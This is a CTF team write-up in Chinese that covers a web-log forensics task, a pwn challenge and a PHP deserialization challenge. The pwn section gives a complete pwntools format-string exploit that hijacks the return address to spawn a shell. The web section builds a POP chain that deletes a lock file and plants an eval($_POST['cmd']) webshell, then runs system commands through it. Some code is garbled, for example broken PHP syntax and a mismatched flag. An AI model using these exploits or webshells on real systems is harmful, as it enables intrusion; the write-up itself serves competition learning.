铸剑杯-SSSec235战队 WriteUp

排名

战队名称：SSSec235

解题思路

CDF-可恶的木马竟然伪装成我的朋友

一、整体解题思路

这道题是一道典型的 Web 日志取证 / 流量分析类 Misc 题，核心思路是：
1）围绕“被篡改的图片文件” banner_home.jpg，在访问日志中找到其“变身木马”的时间点，从而确定日期；
2）根据这条关键日志记录，锁定对应的来源 IP，作为黑客上传木马时使用的 IP；
3）围绕这个攻击 IP，在当晚的日志中筛选所有可疑的 Webshell 访问（一般是 .jsp / .php 等），按时间顺序列出，得到 Webshell 文件名序列；
4）按照题目要求的格式拼接三条线索，提交 flag。

二、线索一：木马上传日期的确定

1. 从日志中搜索目标文件名

首先使用文本工具或命令行在访问日志中搜索 banner_home.jpg，例如：
grep "banner_home.jpg" access.log
可以看到多条形如 Apache/Nginx 访问日志格式的记录，每条记录中包含时间、请求路径、状态码以及响应大小等字段。

2. 观察文件大小变化

正常情况下，静态图片文件的大小是固定的。在多条请求 banner_home.jpg 的日志中，绝大多数记录中该文件的响应大小是相同的，说明此时图片还是正常版本。某一时刻开始，返回的大小发生了改变，说明此时服务器上的 banner_home.jpg 已被替换为木马版本。
通过比对，可以发现：
• 在 2018-2-23 之前，banner_home.jpg 的返回大小始终为“正常大小 A”；
• 从 2018-2-23 当晚的某条记录开始，banner_home.jpg 的返回大小变为“异常大小 B”（与之前明显不同），之后多次访问也保持为该异常大小。
因此，可以将“文件大小首次发生变化的那一天”视为木马版本文件首次出现在服务器上的日期，也就是黑客成功上传并替换掉原始图片的日期。

3. 得出线索一

根据日志记录的日期字段（常见格式如 [23/Feb/2018:21:xx:xx +0800]），可以确认这次大小变化发生在 2018 年 2 月 23 日晚间。
题目要求日期格式为 “YYYY-M-D”（示例：2011-1-11，不要求补零），因此第一条线索为：
线索1：2018-2-23

三、线索二：黑客上传木马时的 IP 地址

1. 利用关键时间点向前后追踪

在上一部分中，我们已经找到 banner_home.jpg 首次出现木马大小的那条访问记录。该条日志中，最前面的客户端 IP 字段即为发起该请求的 IP。
同时，对比当晚其他请求可以发现，该 IP 在同一晚频繁访问后台、可疑 JSP 文件等资源，行为非常“黑客化”，因此可以确定这是本次事件的攻击源 IP。

2. 得出线索二

从日志中可以看到，与木马版 banner_home.jpg 首次出现对应的访问记录，其客户端 IP 为：
183.62.9.42
结合其在当晚其他恶意请求行为（访问可疑 JSP、上传 Webshell 等），可以确定这就是黑客在本次攻击中使用的 IP 地址。
线索2：183.62.9.42

四、线索三：当晚尝试访问的 Webshell 文件

1. 按攻击 IP 过滤日志

接下来需要找出“当晚黑客曾先后尝试访问的 Webshell 文件名”。根据上一条线索，已知攻击 IP 为 183.62.9.42，可以先用该 IP 过滤当晚的日志记录，例如：

```
grep "183.62.9.42" access.log | grep "23/Feb/2018"
```

这样就可以只保留 2018-2-23 当天由该 IP 发起的所有请求，便于分析其攻击路径。

2. 筛选可疑的 Webshell 访问

在过滤后的记录中，关注请求路径中带有 .jsp 或 .php 等可执行脚本后缀的资源，这是 Webshell 的常见形式。按照时间顺序查看该 IP 的相关请求，可以看到主要的可疑访问有：

• 访问 /sxzn/table.jsp
该文件名看起来像是一个后台或测试页面，根据日志中的状态码可以判断该文件并不存在（通常为 404），属于黑客“撞字典”或尝试访问现成 Webshell 的行为，因此也算是尝试访问的 Webshell。

• 访问 /sxzn/js/My97DatePicker/lang/en.jsp
My97DatePicker 是常见的日期选择控件，正常情况下 lang/en.jsp 是一个 JSP 语言包文件。题目给出的日志中可以发现，攻击者对该文件进行多次访问甚至 POST 提交，这非常像是利用第三方组件中的 JSP 文件作为 Webshell 的行为。因此在本题语境下，en.jsp 也可以视为被当作 Webshell 使用的脚本文件。

• 访问 /sxzn/2.jsp
这是一个名称极其简短、明显人为创建的 JSP 文件，访问方式常常是 POST，结合前后的行为，很典型地符合“攻击者上传的专用 Webshell”的特征。

3. 按时间顺序整理 Webshell 序列

根据日志中时间字段的先后顺序，可以得到攻击者在当晚针对 JSP 文件的访问顺序为：

① table.jsp
② en.jsp
③ 2.jsp

题目要求：“如有多个 Webshell，请按当天日志记录的尝试访问时间先后排序，并以 ‘-’ 符号分隔”，同时只填写文件名，不含路径，因此第三条线索应写为：

线索3：table.jsp-en.jsp-2.jsp

五、flag 拼接与最终答案

根据题目给出的 flag 格式：

flag{日期/IP/按顺序用-连接的Webshell文件名}

将前面得到的三条线索代入：

• 日期：2018-2-23
• IP：183.62.9.42
• Webshell 文件序列：table.jsp-en.jsp-2.jsp

即可得到最终的 flag：

flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}

GAME-我勒个超级玛丽奥

无需其他操作

认真游戏

通关即可获得flag

PWN-我最好的初代同事

检查保护

```
ash@AWKZ:~/Desktop/zjb/pwn$ checksec fmt
[*] '/home/ash/Desktop/zjb/pwn/fmt'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    RUNPATH:  b'/home/ash/pwntools/glibc-all-in-one/libs/2.31-0ubuntu9.18_amd64'
    Stripped: No
```

保护全开，不能改got表，开启了pie和nx保护

题目分析

```
int v2; // [rsp+Ch] [rbp-14h] BYREF
int v3; // [rsp+10h] [rbp-10h]
int v4; // [rsp+14h] [rbp-Ch]
unsigned __int64 v5; // [rsp+18h] [rbp-8h]

v5 = __readfsqword(0x28u);
v0 = time(0);
srand(v0);
v3 = rand() % 100;
v4 = rand() % 100;
printf("what's %d add %d\n", v3, v4);
__isoc99_scanf("%d", &v2);
if ( v4 + v3 != v2 )
{
  puts("You are not humam");
  exit(233333);
}
return __readfsqword(0x28u) ^ v5;
```

这里是简单的输入，判断输入是否等于两个数之和，需要我们输入5次，然后进入下面的game函数

```
unsigned __int64 game()
{
  int v1; // [rsp+0h] [rbp-10h] BYREF
  int i; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v3; // [rsp+8h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("You just have 3 times to talk with god.Cherish it");
  for ( i = 0; i <= 2; ++i )
  {
    puts("[1]talk with god");
    puts("[2]leave");
    __isoc99_scanf("%d", &v1);
    if ( v1 == 1 )
    {
      talk_with_god();
    }
    else if ( v1 == 2 )
    {
      return __readfsqword(0x28u) ^ v3;
```

这里存在格式化字符串漏洞，但是这里只能read0x10个字节大小，主要的利用点在这里

```
unsigned __int64 talk_with_god()
{
  _QWORD buf[3]; // [rsp+0h] [rbp-20h] BYREF
  unsigned __int64 v2; // [rsp+18h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  buf[0] = 0;
  buf[1] = 0;
  puts("Input:");
  read(0, buf, 0x10u);
  printf("Your input:");
  printf((const char *)buf);
  return __readfsqword(0x28u) ^ v2;
}
```

后门函数

```c
int success()
{
  puts("Is it fun?Hahaha!!!");
  return system("/bin/sh");
}
```

漏洞利用

绕过输入判断之和

这里我们只用将recv到的两个数字相加在输入就可以

```python
for i in range(5):
  line = io.recvline().decode().strip()
  match = re.search(r"what's (\d+) add (\d+)", line)
  a = int(match.group(1))
  b = int(match.group(2))
  ans = a + b
  io.sendline(str(ans).encode())
```

fmt利用

这里尝试过很多次，思路很简单，就是直接将rip最后1个字节改为success的最后1个字节，但是没法直接改。研究之后发现是我自己对格式化字符串的理解有问题，fmt改地址是改这个地址里面存放的地址所指向的值，因此这里不能直接改，需要间接改。

第一次fmt，我们泄露出rbp里面的值

```python
payload = b"%10$p"
io.sendline(payload)
io.recvuntil(b"Your input:")
leak_line = io.recvline().strip()
leak_addr = int(leak_line, 16)
log.success(f"success addr is : {hex(leak_addr)}")
io.recv()
```

```
pwndbg> stack
00:0000│ rsp 0x7ffe447347f0 ◂— 0xa7024303125 /* '%10$p\n' */
01:0008│-018 0x7ffe447347f8 ◂— 0
02:0010│-010 0x7ffe44734800 —▸ 0x5be8a1b3b1a0 (_start) ◂— endbr64
03:0018│-008 0x7ffe44734808 ◂— 0xca1fa46eea60dc00
04:0020│ rbp 0x7ffe44734810 —▸ 0x7ffe44734830 —▸ 0x7ffe44734850 ◂— 0
05:0028│+008 0x7ffe44734818 —▸ 0x5be8a1b3b4ab (game+121) ◂— nop
06:0030│+010 0x7ffe44734820 ◂— 1
07:0038│+018 0x7ffe44734828 ◂— 0xca1fa46eea60dc00
pwndbg>
08:0040│+020 0x7ffe44734830 —▸ 0x7ffe44734850 ◂— 0
09:0048│+028 0x7ffe44734838 —▸ 0x5be8a1b3b56b (main+121) ◂— mov eax, 0
0a:0050│+030 0x7ffe44734840 —▸ 0x7ffe44734940 ◂— 1
0b:0058│+038 0x7ffe44734848 ◂— 0x500000000
0c:0060│+040 0x7ffe44734850 ◂— 0
0d:0068│+048 0x7ffe44734858 —▸ 0x7b3339836083 (__libc_start_main+243) ◂— mov edi, eax
0e:0070│+050 0x7ffe44734860 —▸ 0x7b3339a39620 (_rtld_global_ro) ◂— 0x60e0b00000000
0f:0078│+058 0x7ffe44734868 —▸ 0x7ffe44734948 —▸ 0x7ffe4473604c ◂— 0x485300746d662f2e /* './fmt' */
```

第二次fmt

```
io.sendline(str(1).encode())
io.recvuntil(b"Input:\n")
offset = (leak_addr - 24) % 0x100
payload = b"%" + str(offset).encode() + b"c%10$hhn"
io.sendline(payload)
io.recv()
```

这里我们可以改rbp，利用fmt将0x7ffe44734850这个地址改为0x7ffe44734818，这样我们就有了这样的链

```
pwndbg> stack
00:0000│ rsp 0x7ffe447347f0 ◂— '%24c%10$hhn\n'
01:0008│-018 0x7ffe447347f8 ◂— 0xa6e6868 /* 'hhn\n' */
02:0010│-010 0x7ffe44734800 —▸ 0x5be8a1b3b1a0 (_start) ◂— endbr64
03:0018│-008 0x7ffe44734808 ◂— 0xca1fa46eea60dc00
04:0020│ rbp 0x7ffe44734810 —▸ 0x7ffe44734830 —▸ 0x7ffe44734818 —▸ 0x5be8a1b3b4ab (game+121) ◂— nop
05:0028│+008 0x7ffe44734818 —▸ 0x5be8a1b3b4ab (game+121) ◂— nop
06:0030│+010 0x7ffe44734820 ◂— 0x100000001
07:0038│+018 0x7ffe44734828 ◂— 0xca1fa46eea60dc00
pwndbg>
08:0040│+020 0x7ffe44734830 —▸ 0x7ffe44734818 —▸ 0x5be8a1b3b4ab (game+121) ◂— nop
09:0048│+028 0x7ffe44734838 —▸ 0x5be8a1b3b56b (main+121) ◂— mov eax, 0
0a:0050│+030 0x7ffe44734840 —▸ 0x7ffe44734940 ◂— 1
0b:0058│+038 0x7ffe44734848 ◂— 0x500000000
0c:0060│+040 0x7ffe44734850 ◂— 0
0d:0068│+048 0x7ffe44734858 —▸ 0x7b3339836083 (__libc_start_main+243) ◂— mov edi, eax
0e:0070│+050 0x7ffe44734860 —▸ 0x7b3339a39620 (_rtld_global_ro) ◂— 0x60e0b00000000
0f:0078│+058 0x7ffe44734868 —▸ 0x7ffe44734948 —▸ 0x7ffe4473604c ◂— 0x485300746d662f2e /* './fmt' */
```

这里我们可以看到在%14$处有这样的链，这时我们就可以利用fmt，将0x5be8a1b3b4ab改为0x5be8a1b3b4e3

第三次fmt

```
io.sendline(str(1).encode())
io.recvuntil(b"Input:\n")
payload = b"%" + str(227).encode() + b"c%14$hhn"
io.sendline(payload)
io.recv()
```

08:0040│+020 0x7ffe44734830 —▸ 0x7ffe44734818 —▸ 0x5be8a1b3b4ab (game+121) ◂— nop

```
pwndbg> stack
00:0000│ rsp 0x7ffe447347f0 ◂— '%5347c%14$hhn\n'
01:0008│-018 0x7ffe447347f8 ◂— 0xa6e68682434 /* '4$hhn\n' */
02:0010│-010 0x7ffe44734800 —▸ 0x5be8a1b3b1a0 (_start) ◂— endbr64
03:0018│-008 0x7ffe44734808 ◂— 0xca1fa46eea60dc00
04:0020│ rbp 0x7ffe44734810 —▸ 0x7ffe44734830 —▸ 0x7ffe44734818 —▸ 0x5be8a1b3b4e3 (success+20) ◂— lea rdi, [rip + 0xc2e]
05:0028│+008 0x7ffe44734818 —▸ 0x5be8a1b3b4e3 (success+20) ◂— lea rdi, [rip + 0xc2e]
06:0030│+010 0x7ffe44734820 ◂— 0x200000001
07:0038│+018 0x7ffe44734828 ◂— 0xca1fa46eea60dc00
pwndbg>
08:0040│+020 0x7ffe44734830 —▸ 0x7ffe44734818 —▸ 0x5be8a1b3b4e3 (success+20) ◂— lea rdi, [rip + 0xc2e]
09:0048│+028 0x7ffe44734838 —▸ 0x5be8a1b3b56b (main+121) ◂— mov eax, 0
0a:0050│+030 0x7ffe44734840 —▸ 0x7ffe44734940 ◂— 1
0b:0058│+038 0x7ffe44734848 ◂— 0x500000000
0c:0060│+040 0x7ffe44734850 ◂— 0
0d:0068│+048 0x7ffe44734858 —▸ 0x7b3339836083 (__libc_start_main+243) ◂— mov edi, eax
0e:0070│+050 0x7ffe44734860 —▸ 0x7b3339a39620 (_rtld_global_ro) ◂— 0x60e0b00000000
0f:0078│+058 0x7ffe44734868 —▸ 0x7ffe44734948 —▸ 0x7ffe4473604c ◂— 0x485300746d662f2e /* './fmt' */
```

exp:

```
from pwn import *
context(arch = "amd64", log_level = "debug")
```

```
elf = ELF("./fmt")
libc = ELF("./libc.so.6")

def exp():
  # io = gdb.debug("./fmt")
  io = process("./fmt")
  # io = remote("113.201.14.253", 49503)
  io.recvuntil(b"Please calculate five simple additions\n")
  for i in range(5):
    line = io.recvline().decode().strip()
    match = re.search(r"what's (\d+) add (\d+)", line)
    a = int(match.group(1))
    b = int(match.group(2))
    ans = a + b
    io.sendline(str(ans).encode())

  io.recvuntil(b"leave\n")
  io.sendline(str(1).encode())
  io.recvuntil(b"Input:\n")

  payload = b"%10$p"
  io.sendline(payload)
  io.recvuntil(b"Your input:")
  leak_line = io.recvline().strip()
  leak_addr = int(leak_line, 16)
  log.success(f"success addr is : {hex(leak_addr)}")
  io.recv()

  io.sendline(str(1).encode())
  io.recvuntil(b"Input:\n")
  offset = (leak_addr - 24) % 0x100
  payload = b"%" + str(offset).encode() + b"c%10$hhn"
  io.sendline(payload)
  io.recv()

  io.sendline(str(1).encode())
  io.recvuntil(b"Input:\n")
  payload = b"%" + str(227).encode() + b"c%14$hhn"
  io.sendline(payload)
  io.recv()
  io.interactive()

if name == "main":
  exp()
```

```
$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[DEBUG] Received 0x40 bytes:
    b'bin\n'
    b'dev\n'
    b'flag\n'
    b'fmt\n'
    b'ld-linux-x86-64.so.2\n'
    b'lib\n'
    b'lib32\n'
    b'lib64\n'
    b'libc.so.6\n'
bin
dev
flag
fmt
ld-linux-x86-64.so.2
lib
lib32
lib64
libc.so.6
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x27 bytes:
    b'flag{99e8b0d20f1a96e4264b6a61e87c7461}\n'
flag{99e0b0d20f1a96e4264b6a61e87c7461}
```

web-浅析PHP原生类

```php
<?php
highlight_file(FILE);
class install {
  private $username;
  private $password;

  public function __wakeup()
  {
    echo "Hello,".$this->username;
  }

  public function __toString()
  {
    ($this->username)();
    return "Guest";
  }

  public function __destruct()
  {
    if(file_exists("install.lock")){
      exit("Already installed");
    }else{
      $config = [
        'username' => $this->username,
        'password' => md5($this->password)
      ];
      file_put_contents('config.php', serialize($config));
      file_put_contents('install.lock', "ok");
    }
  }
}
```

```
class Until {
  public $a;
  public $b;
  public $c;

  public function __invoke()
  {
    $this->write($this->a, $this->b, $this->c);
  }

  public function __toString()
  {
    return "HappyUnserialize";
  }

  public function write($cla, $file, $cont)
  {
    $obj = new $cla();
    $obj->open($file,$cont);
    return True;
  }
}

@unserialize($_GET['data']);
```

分析源码，install类的__destruct()方法中if(file_exists("install.lock"))会检查install.lock是否存在，不存在的话，则会调用file_put_contents将username和password写入config.php中。Until类里面write()方法会调用一个对象的open函数。

PHP原生类中ZipArchive类存在open函数，当$cont值为8或ZipArchive::OVERWRITE时会将对应的文件删除，可以构造POP链将install.lock删除，再重新写入config.php

POP构造：先从install类的wakeup入手到install类的toString方法到Until的__invoke方法，最后会调用write方法，我们要使$a的值为ZipArchive，$b的值为install.lock，$c的值为8或ZipArchive::OVERWRITE


```
<?php
class install {
  private $username;
  private $password;

}
class Until {
  public $a;
  public $b;
  public $c;
}
```

```
$c = new Until();
$c-> a = 'ZipArchive';
$c-> b = 'install.lock';
$c-> c = 8

$b = new install();
$b-> password=''
$b-> username = $c;


$a = new install();
$a = username = $b

$raw = serialize($a);
echo "RAW:\n".$raw."\n\n";
echo "URL:\n".urlencode($raw)."\n";
```

生成的payload如下：

RAW: O:7:"install":2:{s:8:"username";O:7:"install":2:{s:8:"username";O:5:"Until":3:{s:1:"a";s:10:"ZipArchive";s:1:"b";s:12:"install.lock";s:1:"c";i:8;}s:8:"password";s:28:"";}s:8:"password";N;} URL: O%3A7%3A%22install%22%3A2%3A%7Bs%3A8%3A%22username%22%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A8%3A%22username%22%3BO%3A5%3A%22Until%22%3A3%3A%7Bs%3A1%3A%22a%22%3Bs%3A10%3A%22ZipArchive%22%3Bs%3A1%3A%22b%22%3Bs%3A12%3A%22install.lock%22%3Bs%3A1%3A%22c%22%3Bi%3A8%3B%7Ds%3A8%3A%22password%22%3Bs%3A28%3A%22%3C%3Fphp+eval%28%24_POST%5B%22cmd%22%5D%29%3B%3F%3E%22%3B%7Ds%3A8%3A%22password%22%3BN%3B%7D

现在一句话木马已经写入config.php里面



执行系统命令拿到flag、

3366e454.clsadp.com/config.php

a:2:{s:8:"username";O:7:"install":2:{s:17:"installusername";O:5:"Until":3:{s:1:"a";s:10:"ZipArchive";s:1:"b";s:12:"install.lock";s:1:"c";i:8;}s:17:"installpassword";s:28:"flag}f1e558a4a80bfa31613f1a5e5913bb25}
";}s:8:"password";s:32:"d41d8cd98f00b204e9800998ecf8427e";}

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI SHELL ENCODING HASHING CUSTOM MODE THEME

URL
http://3366e454.clsadp.com/config.php

Use POST method

enctype
application/x-www-form-urlencoded

Body
cmd=system('cat /flag');

MODIFY HEADER

Name	Value
Upgrade-Insecure-Requests	1
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) A
Accept	text/html,application/xhtml+xml,application
Accept-Encoding	gzip, deflate
Accept-Language	zh-CN,zh;q=0.9
Cookie	_tea_utm_cache_10000007=undefined